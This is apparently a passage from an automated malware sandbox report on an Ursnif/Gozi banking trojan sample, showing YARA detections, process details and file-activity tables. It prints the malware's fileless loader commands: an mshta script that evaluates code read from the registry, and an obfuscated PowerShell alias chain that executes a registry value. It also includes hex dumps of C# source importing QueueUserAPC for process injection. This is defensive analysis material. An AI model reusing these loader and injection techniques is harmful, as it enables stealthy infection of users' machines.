00000001.00000003.463179986.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.510097829.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000001.00000003.510097829.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000001.00000003.510097829.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.463066679.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000001.00000003.463066679.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000001.00000003.463066679.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 30%, Metadefender, Browse
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 1120, Parent PID: 3528

General

Target ID:	6
Start time:	08:49:43
Start date:	13/10/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Ndam='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Ndam).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script>
Imagebase:	0x7ff609b50000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 5920, Parent PID: 1120

General

Target ID:	7
Start time:	08:49:44
Start date:	13/10/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name nhefowhe -value gp; new-alias -name ucvjneg -value iex; ucvjneg ([System.Text.Encoding]::ASCII.GetString((nhefowhe "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))
Imagebase:	0x7ff71e500000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000007.00000002.616496245.0000024ABD467000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000007.00000002.637060024.0000024AC5DCC000.00000004.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000007.00000002.637060024.0000024AC5DCC000.00000004.00000001.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000007.00000002.635823652.0000024AC56F0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8727B03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8727B03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jtb51wp4.4ti.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FF875496FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_isg504bu.mfz.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FF875496FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FF8727B03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FF8727B03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8727B03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8727B03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8727B03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8727B03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8727B03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8727B03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8727B03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8727B03FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\mkr2iq4u.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF875496FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\mkr2iq4u.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF875496FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\mkr2iq4u.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF875496FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\mkr2iq4u.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF875496FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\mkr2iq4u.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF875496FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\mkr2iq4u.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF875496FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\jv54rgf4.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF875496FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\jv54rgf4.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF875496FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\jv54rgf4.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF875496FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\jv54rgf4.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF875496FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\jv54rgf4.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF875496FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\jv54rgf4.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF875496FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF875496FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jtb51wp4.4ti.ps1	success or wait	1	7FF87549F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_isg504bu.mfz.psm1	success or wait	1	7FF87549F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\mkr2iq4u.out	success or wait	1	7FF87549F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\mkr2iq4u.dll	success or wait	1	7FF87549F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\mkr2iq4u.tmp	success or wait	1	7FF87549F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\mkr2iq4u.0.cs	success or wait	1	7FF87549F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\mkr2iq4u.cmdline	success or wait	1	7FF87549F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\mkr2iq4u.err	success or wait	1	7FF87549F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jv54rgf4.out	success or wait	1	7FF87549F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jv54rgf4.err	success or wait	1	7FF87549F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jv54rgf4.cmdline	success or wait	1	7FF87549F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jv54rgf4.dll	success or wait	1	7FF87549F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jv54rgf4.0.cs	success or wait	1	7FF87549F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jv54rgf4.tmp	success or wait	1	7FF87549F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	16	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8727B9D7D	unknown
unknown	35	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8727B9D7D	unknown
unknown	56	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8727B9D7D	unknown
unknown	72	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8727B9D7D	unknown
unknown	80	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8727B9D7D	unknown
unknown	89	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8727B9D7D	unknown
unknown	97	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8727B9D7D	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jtb51wp4.4ti.ps1	0	1	31	1	success or wait	1	7FF87549B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_isg504bu.mfz.psm1	0	1	31	1	success or wait	1	7FF87549B526	WriteFile
unknown	0	94	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8727B9FE5	unknown
unknown	106	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8727B9FE5	unknown
unknown	94	227	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8727B9FE5	unknown
unknown	151	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FF8727B9EED	unknown
unknown	321	4214	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FF8727B9FE5	unknown
unknown	4535	25	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FF8727B9FE5	unknown
unknown	203	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8727B9EED	unknown
unknown	14505	2470	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8727B9FE5	unknown
unknown	16975	4213	75 6e 6b 6e 6f 77 6e	unknown	success or wait	7	7FF8727B9FE5	unknown
unknown	46325	1984	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8727B9FE5	unknown
unknown	216	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8727B9EED	unknown
unknown	48309	2642	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF8727B9FE5	unknown
unknown	50951	4096	75 6e 6b 6e 6f 77 6e	unknown	success or wait	188	7FF8727B9FE5	unknown
unknown	820999	1555	75 6e 6b 6e 6f 77 6e	unknown	success or wait	3	7FF8727B9FE5	unknown
C:\Users\user\AppData\Local\Temp\mkr2iq4u.0.cs	0	418	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 67 77 72 65 76 6c 6e 76 73 64 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 70 62 68 76 6b 6f 63 6e 69 71 79 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 66 79 6f 63 71 64 6d 6d 6c 70 2c 49 6e 74 50 74 72 20 73 71 69 2c 49 6e 74 50 74 72 20 66 62 68 63 70 77 78 62 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62	using System;using System.Runtime.InteropServices;namespace gwrevlnvsd{ public class pbhvkocniqy { [DllImport("kernel32")]public static extern uint QueueUserAPC(IntPtr fyocqdmmlp,IntPtr sqi,IntPtr fbhcpwxb); [DllImport("kernel32")]pub	success or wait	1	7FF87549B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\mkr2iq4u.cmdline	0	351	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 6d 6b 72 32 69 71 34 75 2e 64 6c	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\mkr2iq4u.dl	success or wait	1	7FF87549B526	WriteFile
C:\Users\user\AppData\Local\Temp\mkr2iq4u.out	0	436	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FF87549B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\jv54rgf4.0.cs	0	400	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 67 77 72 65 76 6c 6e 76 73 64 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 71 6c 6d 62 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 79 6d 63 74 74 69 2c 75	using System;using System.Runtime.InteropServices;namespace gwrevlnvsd{ public class qlmb { [DllImport("kernel32")]public static extern IntPtr GetCurrentProcess(); [DllImport("kernel32")]public static extern void SleepEx(uint ymctti,u	success or wait	1	7FF87549B526	WriteFile
C:\Users\user\AppData\Local\Temp\jv54rgf4.cmdline	0	351	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 6a 76 35 34 72 67 66 34 2e 64 6c	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\jv54rgf4.dl	success or wait	1	7FF87549B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\jv54rgf4.out	0	436	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FF87549B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 fd fd fd fd 15 fd fd 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHESC:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-scr<wbr>ipt	success or wait	1	7FF87549B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	Stop-ProcessRestart-ServiceRestore-ComputerConvert-PathStart-TransactionGet-TimeZoneCopy-ItemRemove-EventLogSet-ContentNew-ServiceGet-HotFixTest-ConnectionGet	success or wait	1	7FF87549B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 fd 1f fd fd 15 fd fd 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOptionInvoke-PesterResolveTestscriptsSet-scr<wbr>iptBlockScopeaC:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1Set-PackageSourceUnregister-Packag	success or wait	1	7FF87549B526	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF87767B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF87767B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF87767B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FF87767B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FF8777512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF877682625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF877682625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF877682625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FF8777512E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a171 39182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FF8777512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4 e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FF8777512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa5 7fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.A utomation.ni.dll.aux	unknown	2764	success or wait	1	7FF8777512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF87767B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF87767B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FF87767B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FF87767B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf4 9f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Managemen t.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FF8777512E7	ReadFile
